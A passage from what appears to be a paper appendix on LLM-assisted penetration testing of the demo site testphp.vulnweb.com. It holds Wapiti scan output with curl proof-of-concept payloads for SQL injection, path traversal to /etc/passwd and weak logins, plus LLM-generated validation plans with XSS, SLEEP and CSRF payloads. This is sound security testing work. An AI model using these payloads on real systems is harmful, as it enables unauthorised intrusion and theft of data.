    searchFor=%27+or+sleep%287%29%3D%27&goButton=go
cURL command PoC : "curl "http://testphp.vulnweb.com/search.php?test=query" -e "http://testphp.vulnweb.com/"
-d "searchFor=%27+or+sleep%287%29%3D%27&goButton=go""

--- Endpoint 7 ---
Blind SQL vulnerability via injection in the parameter uuname
Evil request:
    POST /secured/newuser.php HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/signup.php
    Content-Type: application/x-www-form-urlencoded
```

Figure: Vulnerability Assessment Scan Results [Blind SQL (i)] [Wapiti]

```
--- Endpoint 8 ---
Blind SQL vulnerability via injection in the parameter uname
Evil request:
    POST /userinfo.php HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/login.php
    Content-Type: application/x-www-form-urlencoded

    uname=%27+or+sleep%287%29%231&pass=Letm3in_
cURL command PoC : "curl "http://testphp.vulnweb.com/userinfo.php" -e "http://testphp.vulnweb.com/login.php"
-d "uname=%27+or+sleep%287%29%231&pass=Letm3in_""

--- Endpoint 9 ---
Blind SQL vulnerability via injection in the parameter pass
Evil request:
    POST /userinfo.php HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/login.php
    Content-Type: application/x-www-form-urlencoded

    uname=default&pass=%27+or+sleep%287%29%231
cURL command PoC : "curl "http://testphp.vulnweb.com/userinfo.php" -e "http://testphp.vulnweb.com/login.php"
-d "uname=default&pass=%27+or+sleep%287%29%231""

[#] Blind SQL Injection scan results end.
```

Figure: Vulnerability Assessment Scan Results [Blind SQL (ii)] [Wapiti]

```
[#] Weak credentials scan results start:
 -> found 1 unique endpoints for Weak credentials

--- Endpoint 1 ---
Credentials found for URL http://testphp.vulnweb.com/login.php : test / test
Evil request:
    POST /userinfo.php HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/login.php
    Content-Type: application/x-www-form-urlencoded

    uname=test&pass=test
cURL command PoC : "curl "http://testphp.vulnweb.com/userinfo.php" -e "http://testphp.vulnweb.com/login.php"
-d "uname=test&pass=test""

[#] Weak credentials scan results end.
```

Figure: Vulnerability Assessment Scan Results [Weak Credentials] [Wapiti]

```
[#] Content Security Policy Configuration scan results start:
 -> found 1 unique endpoints for Content Security Policy Configuration

--- Endpoint 1 ---
CSP is not set
Evil request:
    GET / HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/""

[#] Content Security Policy Configuration scan results end.
```

Figure: Vulnerability Assessment Scan Results [CSP] [Wapiti]

```
[#] Cross Site Request Forgery scan results start:
 -> found 5 unique endpoints for Cross Site Request Forgery

--- Endpoint 1 ---
Lack of anti CSRF token
Evil request:
    POST /cart.php HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/product.php?pic=6
    Content-Type: application/x-www-form-urlencoded

    price=10000&addcart=6
cURL command PoC : "curl "http://testphp.vulnweb.com/cart.php"
-e "http://testphp.vulnweb.com/product.php?pic=6" -d "price=10000&addcart=6""

--- Endpoint 2 ---
Lack of anti CSRF token
Evil request:
    POST /guestbook.php HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/guestbook.php
    Content-Type: application/x-www-form-urlencoded

    name=anonymous+user&submit=add+message&text=Hi+there%21
cURL command PoC : "curl "http://testphp.vulnweb.com/guestbook.php"
-e "http://testphp.vulnweb.com/guestbook.php"
-d "name=anonymous+user&submit=add+message&text=Hi+there%21""
```

Figure: Vulnerability Assessment Scan Results [CSRF (i)] [Wapiti]

```
--- Endpoint 3 ---
Lack of anti CSRF token
Evil request:
    POST /search.php?test=query HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/
    Content-Type: application/x-www-form-urlencoded

    searchFor=default&goButton=go
cURL command PoC : "curl "http://testphp.vulnweb.com/search.php?test=query" -e "http://testphp.vulnweb.com/"
-d "searchFor=default&goButton=go""

--- Endpoint 4 ---
Lack of anti CSRF token
Evil request:
    POST /secured/newuser.php HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/signup.php
    Content-Type: application/x-www-form-urlencoded

    uuname=default&upass=Letm3in_&upass2=Letm3in_&urname=default&ucc=default&uemail=wapiti2021%40mailinator.
    com&uphone=default&signup=signup&uaddress=Hi+there%21
cURL command PoC : "curl "http://testphp.vulnweb.com/secured/newuser.php" -e "http://testphp.vulnweb.com/
signup.php" -d "uuname=default&upass=Letm3in_&upass2=Letm3in_&urname=default&ucc=default&uemail=wapiti2021%
40mailinator.com&uphone=default&signup=signup&uaddress=Hi+there%21""
```

Figure: Vulnerability Assessment Scan Results [CSRF (ii)] [Wapiti]

```
--- Endpoint 5 ---
Lack of anti CSRF token
Evil request:
    POST /userinfo.php HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/login.php
    Content-Type: application/x-www-form-urlencoded

    uname=default&pass=Letm3in_
cURL command PoC : "curl "http://testphp.vulnweb.com/userinfo.php" -e "http://testphp.vulnweb.com/login.php"
-d "uname=default&pass=Letm3in_""

[#] Cross Site Request Forgery scan results end.
```

Figure: Vulnerability Assessment Scan Results [CSRF(iii)] [Wapiti]

```
[#] Path Traversal scan results start:
 -> found 4 unique endpoints for Path Traversal

--- Endpoint 1 ---
Possible fopen() vulnerability via injection in the parameter file
Evil request:
    GET /showimage.php?file=%2Fetc%2Fpasswd&size=160 HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/showimage.php?file=%2Fetc%2Fpasswd&size=160""

--- Endpoint 2 ---
Possible source code disclosure via injection in the parameter file
Evil request:
    GET /showimage.php?file=showimage.php&size=160 HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/showimage.php?file=showimage.php&size=160""

--- Endpoint 3 ---
Possible fopen() vulnerability via injection in the parameter file
Evil request:
    GET /showimage.php?file=%2Fetc%2Fpasswd HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/showimage.php?file=%2Fetc%2Fpasswd""

--- Endpoint 4 ---
Possible source code disclosure via injection in the parameter file
Evil request:
    GET /showimage.php?file=showimage.php HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/showimage.php?file=showimage.php""

[#] Path Traversal scan results end.
```

Figure: Vulnerability Assessment Scan Results [Path Traversal via injection] [Wapiti]

```
[#] HTTP Secure Headers scan results start:
 -> found 4 unique endpoints for HTTP Secure Headers

--- Endpoint 1 ---
X-Frame-Options is not set
Evil request:
    GET / HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/""

--- Endpoint 2 ---
X-XSS-Protection is not set
Evil request:
    GET / HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/""

--- Endpoint 3 ---
X-Content-Type-Options is not set
Evil request:
    GET / HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/""

--- Endpoint 4 ---
Strict-Transport-Security is not set
Evil request:
    GET / HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/""

[#] HTTP Secure Headers scan results end.
```

Figure: Vulnerability Assessment Scan Results [HTTP Secure Headers] [Wapiti]

```
[#] SQL Injection scan results start:
 -> found 10 unique endpoints for SQL Injection

--- Endpoint 1 ---
SQL Injection (DMBS: MySQL) via injection in the parameter artist
Evil request:
    GET /artists.php?artist=1%C2%BF%27%22%28 HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/artists.php?artist=1%C2%BF%27%22%28""

--- Endpoint 2 ---
SQL Injection (DMBS: MySQL) via injection in the parameter cat
Evil request:
    GET /listproducts.php?cat=4%C2%BF%27%22%28 HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/listproducts.php?cat=4%C2%BF%27%22%28""

--- Endpoint 3 ---
SQL Injection (DMBS: MySQL) via injection in the parameter artist
Evil request:
    GET /listproducts.php?artist=1%C2%BF%27%22%28 HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/listproducts.php?artist=1%C2%BF%27%22%28""

--- Endpoint 4 ---
SQL Injection (DMBS: MySQL) via injection in the parameter pic
Evil request:
    GET /product.php?pic=6%C2%BF%27%22%28 HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/product.php?pic=6%C2%BF%27%22%28""
```

Figure: Vulnerability Assessment Scan Results [SQL Injection (i)] [Wapiti]

```
--- Endpoint 5 ---
SQL Injection (DMBS: MySQL) via injection in the parameter test
Evil request:
    GET /search.php?test=query%C2%BF%27%22%28 HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/search.php?test=query%C2%BF%27%22%28""

--- Endpoint 6 ---
SQL Injection (DMBS: MySQL) via injection in the parameter test
Evil request:
    POST /search.php?test=query%C2%BF%27%22%28 HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/
    Content-Type: application/x-www-form-urlencoded

    searchFor=default&goButton=go
cURL command PoC : "curl "http://testphp.vulnweb.com/search.php?test=query%C2%BF%27%22%28"
-e "http://testphp.vulnweb.com/" -d "searchFor=default&goButton=go""

--- Endpoint 7 ---
SQL Injection (DMBS: MySQL) via injection in the parameter searchFor
Evil request:
    POST /search.php?test=query HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/
    Content-Type: application/x-www-form-urlencoded

    searchFor=default%C2%BF%27%22%28&goButton=go
cURL command PoC : "curl "http://testphp.vulnweb.com/search.php?test=query"
-e "http://testphp.vulnweb.com/" -d "searchFor=default%C2%BF%27%22%28&goButton=go""
```

Figure: Vulnerability Assessment Scan Results [SQL Injection (ii)] [Wapiti]

```
--- Endpoint 8 ---
SQL Injection (DMBS: MySQL) via injection in the parameter uuname
Evil request:
    POST /secured/newuser.php HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/signup.php
    Content-Type: application/x-www-form-urlencoded

    uuname=default%C2%BF%27%22%28&upass=Letm3in_&upass2=Letm3in_&
    urname=default&ucc=default&uemail=wapiti2021%40mailinator.com&uphone=
    default&signup=signup&uaddress=Hi+there%21
cURL command PoC : "curl "http://testphp.vulnweb.com/secured/newuser.php"
-e "http://testphp.vulnweb.com/signup.php" -d "uuname=default%C2%BF%27%22%28&
upass=Letm3in_&upass2=Letm3in_&urname=default&ucc=default&uemail=wapiti2021%40
mailinator.com&uphone=default&signup=signup&uaddress=Hi+there%21""

--- Endpoint 9 ---
SQL Injection (DMBS: MySQL) via injection in the parameter uname
Evil request:
    POST /userinfo.php HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/login.php
    Content-Type: application/x-www-form-urlencoded

    uname=default%C2%BF%27%22%28&pass=Letm3in_
cURL command PoC : "curl "http://testphp.vulnweb.com/userinfo.php"
-e "http://testphp.vulnweb.com/login.php" -d "uname=default%C2%BF%27%22%28&pass=Letm3in_""
```

Figure: Vulnerability Assessment Scan Results [SQL Injection (iii)] [Wapiti]

```
--- Endpoint 10 ---
SQL Injection (DMBS: MySQL) via injection in the parameter pass
Evil request:
    POST /userinfo.php HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/login.php
    Content-Type: application/x-www-form-urlencoded

    uname=default&pass=Letm3in_%C2%BF%27%22%28
cURL command PoC : "curl "http://testphp.vulnweb.com/userinfo.php"
-e "http://testphp.vulnweb.com/login.php" -d "uname=default&pass=Letm3in_%C2%BF%27%22%28""

[#] SQL Injection scan results end.

[#] Vulnerablilty assessment scan finished for subdomain = http://testphp.vulnweb.com
```

Figure: Vulnerability Assessment Scan Results [SQL Injection (iv)] [Wapiti]

Appendix 2: LLM Generated Action Plan and Report

LLM Generated Action Plan

The following figures present the HTML outputs of the LLM-generated action plans. Each output contains an executive summary (describing the content) and a list of identified findings that outline the potential vulnerability scope. For each potentially vulnerable endpoint, the plan supplies detailed instructions for the penetration tester, including objectives, preconditions, manual validation steps, evidence to collect, safe post-validation actions, remediation summaries and post-fix verification steps. At the end of the action plan, a retest and closure checklist is included to confirm that the system has returned to its previous stable operational state.




Figure: Action plan generated by LLM [Executive Summary and Identified Findings]

Exposed Directories and Files (Enumeration / Sensitive Artifacts) Medium

Objective: Determine if exposed directories and files leak sensitive information or enable lateral exploitation. Assess access controls and indexing.

Objective: Confirm presence and content of CVS metadata, admin areas, and other listed paths.

Preconditions

- Base URL: http://testphp.vulnweb.com
- Endpoints: `/admin/`, `/cgi-bin/`, `/crossdomain.xml`, `/CVS`, `/CVS/Entries`, `/CVS/Repository`, `/CVS/Root`, `/images/`, `/pictures/`, `/secured/`, `/vendor/`, `/index.php`
- Tools: Web browser, curl, recording of HTTP request/response.

Manual Validation Steps

1. Confirm explicit written authorization and change window before probing directories.
2. Browse to each listed path and observe HTTP codes, redirects, and directory listings (autoindex enabled/disabled).
3. For `/admin/` and `/secured/`, check for login prompts, default creds, or exposed admin panels without auth.
4. Access `/CVS/Entries`, `/CVS/Repository`, and `/CVS/Root` to identify repository paths, file names, or credentials in comments.
5. Review `/vendor/` for dependency manifests, versions, or exposed package sources.
6. Confirm `/cgi-bin/` returns 403 and cannot be bypassed (try trailing slashes, case variations, and `/.` suffix test).
7. Manually review `/crossdomain.xml` for wildcards permitting third-party origins.
8. Note any sensitive file exposures (config, keys, archives) and limit downloads to minimal proof content.

Evidence to Collect

- HTTP status codes and screenshots of listings or exposed content.
- Contents of CVS files and crossdomain policy (snippets, not full data).
- Response headers showing server config.

Safe Post-Validation Actions

- Avoid altering server state; do not upload/modify content.
- Document and cease enumeration upon sensitive data discovery.

Remediation Summary

- Disable directory listing; restrict `/admin`, `/secured`, `/vendor` via auth and IP allowlists.
- Remove CVS metadata and any exposed repository artifacts from web root.
- Harden policy files; limit origins.

Post-Fix Verification

- All listed paths return 403 or appropriate index without sensitive data.
- No autoindex; CVS files not accessible.
- crossdomain policy is least-privilege.

Figure: Action plan generated by LLM [Exposed Directories and Files]

Cross-Site Scripting (Reflected/Stored) Critical

Objective: Confirm execution of untrusted script via reflected and stored vectors without CSP/filters.

Objective: Assess scope (user vs. admin), contexts, and sanitization gaps.

Preconditions

- Endpoints:
  - GET: `/listproducts.php?cat=`, `/product.php?pic=`, `/showimage.php?file=`, `/artists.php?artist=`, `/listproducts.php?artist=`, `/hpp/?pp=`, `/hpp/params.php?p=`
  - POST: `/search.php?test=query` (`searchFor`), `/guestbook.php` (`name`/`text`), `/secured/newuser.php` (multiple fields)
- Browser with devtools; test payloads (harmless): `<svg onload=alert(1)>`, `" onmouseover="alert(1)`

Manual Validation Steps

1. Confirm authorization and ensure testing accounts are non-privileged.
2. For each GET vector, inject a benign marker payload and observe if a JavaScript dialog executes or payload reflects unsanitized.
3. Inspect HTML source to confirm injection context (HTML, attribute, JavaScript, URL) and whether encoding is absent.
4. For POST vectors, submit payloads; if stored (e.g., guestbook), revisit the page to verify persistent execution.
5. Test alternate payloads that avoid filters (e.g., `<img src=x onerror=alert(1)>`, attribute breaks) and double-encoding if needed.
6. Check cookies for `HttpOnly`/`Secure` flags; note absence increases impact.
7. Confirm no CSP header is present on responses to demonstrate exploitability breadth.

Evidence to Collect

- Request/response pairs showing payload reflection and DOM execution.
- Screenshots of executed payloads and response headers (no CSP, missing security flags).

Safe Post-Validation Actions

- Remove test entries (guestbook/user) if feasible; log out test sessions.
- Share payloads used to allow precise patching.

Remediation Summary

- Apply contextual output encoding; validate/whitelist parameters.
- Set a restrictive CSP; add `HttpOnly`/`Secure` cookies.

Post-Fix Verification

- Payloads render inert text; no script execution.
- CSP blocks inline/eval; headers present and correct.

Figure: Action plan generated by LLM [Cross-Site Scripting]

Server Misconfiguration and Insecure Policy Files (Nikto) Medium

Objective: Validate missing headers and permissive policy files that enable clickjacking, MIME sniffing, and cross-domain data access.

Objective: Confirm exposure of detailed version info via headers.

Preconditions

- Endpoints: `/`, `/clientaccesspolicy.xml`, `/crossdomain.xml`
- Tools: curl/browser to view response headers and policy content.

Manual Validation Steps

1. Confirm authorization; restrict to read-only requests.
2. Request `/` and inspect for `X-Frame-Options`, `X-Content-Type-Options`; note absence.
3. Open `/crossdomain.xml` and confirm wildcard entries (e.g., `<allow-access-from domain="*" />`).
4. Open `/clientaccesspolicy.xml` and confirm permissive rules and wildcards.
5. Record `Server` and `X-Powered-By` headers revealing versions.
6. Assess risk of data access via Flash/Silverlight policy in context of app features.

Evidence to Collect

- Response headers and policy file snippets showing wildcards/missing headers.

Safe Post-Validation Actions

- No changes performed; share findings with minimal copied content.

Remediation Summary

- Add `X-Frame-Options: DENY` or CSP frame-ancestors; `X-Content-Type-Options: nosniff`.
- Remove or restrict `crossdomain.xml` / `clientaccesspolicy.xml` to trusted origins only.
- Minimize version disclosure; remove `X-Powered-By`.

Post-Fix Verification

- Headers present and effective; policy files tightened or removed.

Figure: Action plan generated by LLM [Server Misconfiguration and Insecure Policy Files]

Accessible Backup Files High

Objective: Validate unauthenticated access to backup artifacts and assess content sensitivity.

Objective: Determine if code/config secrets are exposed.

Preconditions

- Endpoints: `/index.bak`, `/index.zip` (from `/index.php`)
- Tools: Browser/curl, checksum tool, secure storage for minimal samples.

Manual Validation Steps

1. Confirm authorization; limit downloads to smallest necessary sample.
2. Request `/index.bak`; verify HTTP 200 and content type; preview initial lines only.
3. Request `/index.zip`; confirm listing and extract minimally in a controlled environment.
4. Search the files for credentials, DB hosts, API keys, comments referencing admin endpoints.
5. Compare code with live behavior to estimate exploitability (e.g., SQL queries, input handling).
6. Securely delete local copies after evidence capture per policy.

Evidence to Collect

- HTTP responses, file hashes, limited screenshots/snippets of sensitive sections.

Safe Post-Validation Actions

- Do not modify server files; maintain chain-of-custody for any samples.

Remediation Summary

- Remove backup files from web root; implement deny patterns for `*.bak`, `*.zip`.
- Adopt secure build/deploy processes that exclude artifacts.

Post-Fix Verification

- Backup endpoints return 404/403; web root is free from artifacts.

Figure: Action plan generated by LLM [Accessible Backup Files]

Blind SQL Injection (Time-Based) Critical

Objective: Confirm time-based responses indicate injectable parameters across listed endpoints.

Objective: Measure delay deltas and validate DBMS behavior without extracting data.

Preconditions

- Endpoints:
  - GET: `/artists.php?artist=`, `/listproducts.php?cat=`, `/listproducts.php?artist=`, `/product.php?pic=`
  - POST: `/cart.php` (`addcart`), `/search.php?test=query` (`searchFor`), `/secured/newuser.php` (`uuname`), `/userinfo.php` (`uname`/`pass`)
- Timing tool/stopwatch; stable network connection.

Manual Validation Steps

1. Confirm authorization; coordinate to avoid impacting production SLAs.
2. Establish baseline response time for each endpoint using benign input (3–5 samples).
3. Send payloads introducing delay (e.g., `sleep(7)`) in each parameter; measure response time increase.
4. Repeat with control payload (e.g., `sleep(0)`) to rule out network variance.
5. Test boolean time conditions (e.g., `IF(1=1,SLEEP(5),0)` vs. `IF(1=2,SLEEP(5),0)`) to strengthen confirmation.
6. Record any functional changes or errors; avoid data extraction beyond minimal confirmation.

Evidence to Collect

- Timing tables (baseline vs. injected), raw requests/responses, server headers.

Safe Post-Validation Actions

- Throttle tests; stop on performance degradation; inform stakeholders.

Remediation Summary

- Use parameterized queries/ORM; strict input validation; least-privileged DB accounts.
- Centralize error handling to avoid clues; add WAF/filters as compensating control.

Post-Fix Verification

- Injected delays no longer affect response time; SAST/DAST clean for SQLi.

Figure: Action plan generated by LLM [Blind SQL Injection]

Weak Credentials Accepted (test/test) High

Objective: Validate that trivial credentials grant access and assess resulting authorization.

Objective: Determine session handling robustness post-login.

Preconditions

- Login page: `/login.php` (POST to `/userinfo.php`)
- Test account: `test/test` (as discovered)

Manual Validation Steps

1. Confirm authorization; use dedicated test workstation.
2. Log in with `test/test` and observe success message or dashboard.
3. Capture session cookie flags (`HttpOnly`, `Secure`) and session fixation behavior.
4. Attempt access to protected routes and functions to gauge privilege.
5. Log out and confirm session invalidation; test reuse of cookie post-logout.
6. Record any horizontal/vertical access control gaps.

Evidence to Collect

- Login response, session cookies, screenshots of authenticated areas.

Safe Post-Validation Actions

- Log out; avoid data changes; do not elevate privileges.

Remediation Summary

- Enforce password policy, account lockout, and MFA where applicable.
- Disable default/test accounts; monitor for weak-password attempts.

Post-Fix Verification

- `test/test` rejected; lockout triggers after threshold; MFA enforced.

Figure: Action plan generated by LLM [Weak Credentials]

Content Security Policy Not Set Medium

Objective: Confirm absence of CSP header increases XSS exploitability.

Objective: Establish a baseline for header hardening.

Preconditions

- Endpoint: `/`

Manual Validation Steps

1. Confirm authorization to review headers.
2. Request `/` and capture response headers; verify no `Content-Security-Policy`.
3. Attempt inline script execution to demonstrate lack of CSP blocking.
4. Record any existing related headers (e.g., `Referrer-Policy`, `Permissions-Policy`).
5. Note third-party domains in use to inform CSP design.
6. Document minimal CSP proposal (default-src 'self').

Evidence to Collect

- Header capture, PoC showing inline script execution not blocked.

Safe Post-Validation Actions

- None required; read-only validation.

Remediation Summary

- Implement CSP with nonces/hashes; restrict sources and frames.

Post-Fix Verification

- CSP present; inline/eval blocked; app functions as expected with CSP enabled.

Figure: Action plan generated by LLM [Content Security Policy]

Cross-Site Request Forgery (Missing Anti-CSRF) Medium

Objective: Validate that state-changing POST endpoints accept requests without CSRF tokens.

Objective: Demonstrate exploitability within an authenticated browser session.

Preconditions

- Endpoints: `/cart.php`, `/guestbook.php`, `/search.php?test=query`, `/secured/newuser.php`, `/userinfo.php`
- Test account session where applicable.

Manual Validation Steps

1. Confirm authorization and ensure use of an isolated browser profile.
2. Authenticate (if required), then craft minimal HTML form PoCs targeting each endpoint without CSRF token.
3. Load PoC locally in the same browser session and submit automatically (e.g., `<body onload="form.submit()">`).
4. Observe server response and application state changes (cart updated, guestbook entry added, account created).
5. Repeat with incorrect/missing Referer to see if any origin checks exist.
6. Document any endpoints where actions succeed unauthenticated (additional risk).

Evidence to Collect

- PoC HTML, network traces, screenshots showing state change.

Safe Post-Validation Actions

- Revert or delete test-created records; log out sessions.

Remediation Summary

- Implement anti-CSRF tokens (per-request), SameSite cookies, and origin/Referer checks.

Post-Fix Verification

- PoCs fail with 403; tokens required and validated; SameSite=Lax/Strict set.

Figure: Action plan generated by LLM [Cross-Site Request Forgery]

Path Traversal / Local File Inclusion in showimage.php Critical

Objective: Confirm arbitrary file read via `file` parameter (absolute and local source disclosure).

Objective: Determine extent of filesystem exposure and constraints.

Preconditions

- Endpoints: `/showimage.php?file=/etc/passwd`, `/showimage.php?file=showimage.php` (with/without `&size=160`)

Manual Validation Steps

1. Confirm authorization; avoid requesting large or sensitive datasets.
2. Request `/showimage.php?file=/etc/passwd` and check for typical passwd patterns (`root:x:`).
3. Request `/showimage.php?file=showimage.php` and confirm source code disclosure.
4. Try basic traversal patterns (e.g., `../../../../etc/passwd`) if absolute paths are blocked.
5. Observe response headers (content-type) and error handling to assess filter strength.
6. Cease testing upon confirmation to limit data exposure.

Evidence to Collect

- Small response excerpts showing file contents, request/response logs.

Safe Post-Validation Actions

- Do not store retrieved files; report minimal proof excerpts only.

Remediation Summary

- Whitelist allowed files; use indirect references (IDs) and server-side mapping.
- Disable direct path usage; enforce `open_basedir` and path normalization.

Post-Fix Verification

- Requests for arbitrary paths return safe errors; only permitted images are served.

Figure: Action plan generated by LLM [Path Traversal / Local File Inclusion]

Missing HTTP Security Headers Medium

Objective: Validate absence of recommended headers reducing browser-layer protections.

Objective: Provide baseline for header hardening, acknowledging TLS is absent.

Preconditions

- Endpoint: `/`
- Headers flagged: `X-Frame-Options`, `X-XSS-Protection`, `X-Content-Type-Options`, `Strict-Transport-Security`

Manual Validation Steps

1. Confirm authorization; capture response headers for `/`.
2. Verify each header's absence and note potential impact (clickjacking, sniffing, legacy XSS filters, HSTS).
3. Attempt basic clickjacking frame PoC to demonstrate `X-Frame-Options` risk.
4. Attempt MIME sniffing scenario by requesting content with ambiguous types, if applicable.
5. Document that HSTS cannot be applied until TLS is enabled.
6. Draft recommended header set aligned with app needs.

Evidence to Collect

- Header capture, PoC screenshots (framing), notes on MIME behavior.

Safe Post-Validation Actions

- None; tests are read-only or PoC in local frame.

Remediation Summary

- Add `X-Frame-Options` or CSP frame-ancestors, `X-Content-Type-Options: nosniff`, appropriate `Referrer-Policy`, `Permissions-Policy`.
- Enable TLS, then enforce `Strict-Transport-Security`.

Post-Fix Verification

- Headers present and effective; framing blocked; sniffing disabled.

Figure: Action plan generated by LLM [Missing HTTP Security Headers]

SQL Injection (Classic/Error/Boolean-Based) Critical

Objective: Validate classic SQL injection vectors hinted by scanner payloads across multiple parameters.

Objective: Determine DBMS behavior (MySQL) and confirm injection without extracting sensitive data.

Preconditions

- Endpoints:
  - GET: `/artists.php?artist=`, `/listproducts.php?cat=`, `/listproducts.php?artist=`, `/product.php?pic=`, `/search.php?test=query`
  - POST: `/search.php?test=query` (`searchFor`), `/secured/newuser.php` (`uuname`), `/userinfo.php` (`uname`/`pass`)
- Test payloads: `'`, `"`, `)`, `OR 1=1`, boolean/time-based variants.

Manual Validation Steps

1. Confirm authorization; avoid UNION data extraction.
2. Inject single-quote and observe SQL error messages or response anomalies (length/content changes).
3. Test boolean logic (`AND 1=1` vs. `AND 1=2`) and compare page differences.
4. If errors suppressed, use time-based checks (`SLEEP(5)`) to confirm injection.
5. Attempt limited version fingerprinting (`SELECT @@version`) only if safe and permitted.
6. Document parameters confirmed vulnerable with minimal reproducible PoCs.

Evidence to Collect

- Request/response comparisons, timing deltas, any SQL error excerpts, parameter list.

Safe Post-Validation Actions

- Stop upon confirmation; do not dump data; notify stakeholders.

Remediation Summary

- Use prepared statements; input validation; WAF rules for known patterns.
- Centralize DB access and sanitize ORM usage.

Post-Fix Verification

- Quotes and boolean payloads no longer alter responses; SAST/DAST clean.

Figure: Action plan generated by LLM [SQL Injection]

No SSL/TLS Support (HTTP-Only) High

Objective: Confirm lack of TLS leads to transport-layer exposure of credentials and sessions.

Objective: Establish steps to validate after TLS enablement.

Preconditions

- Host: `http://testphp.vulnweb.com` (scanner reported TLS timeout/unsupported)

Manual Validation Steps

1. Confirm authorization and non-production data use.
2. Attempt `https://testphp.vulnweb.com`; verify failure/timeouts.
3. Log in over HTTP with test creds and capture that credentials travel in cleartext on the network path (lab or local proxy).
4. Check cookies lack `Secure` flag due to HTTP-only.
5. Note mixed-content and HSTS impossibility in current state.
6. Document risk scenarios (session hijacking on shared networks).

Evidence to Collect

- Connection attempt logs to HTTPS, headers showing no HSTS, proxy trace of HTTP auth request (sanitized).

Safe Post-Validation Actions

- Avoid real user data; cease testing after confirmation.

Remediation Summary

- Enable TLS (modern ciphers); redirect HTTP→HTTPS; set HSTS with preload after validation.

Post-Fix Verification

- HTTPS reachable; strong cipher suites; Secure cookies; HSTS enforced.

Figure: Action plan generated by LLM [SSL/TLS Support]

Retest & Closure Checklist

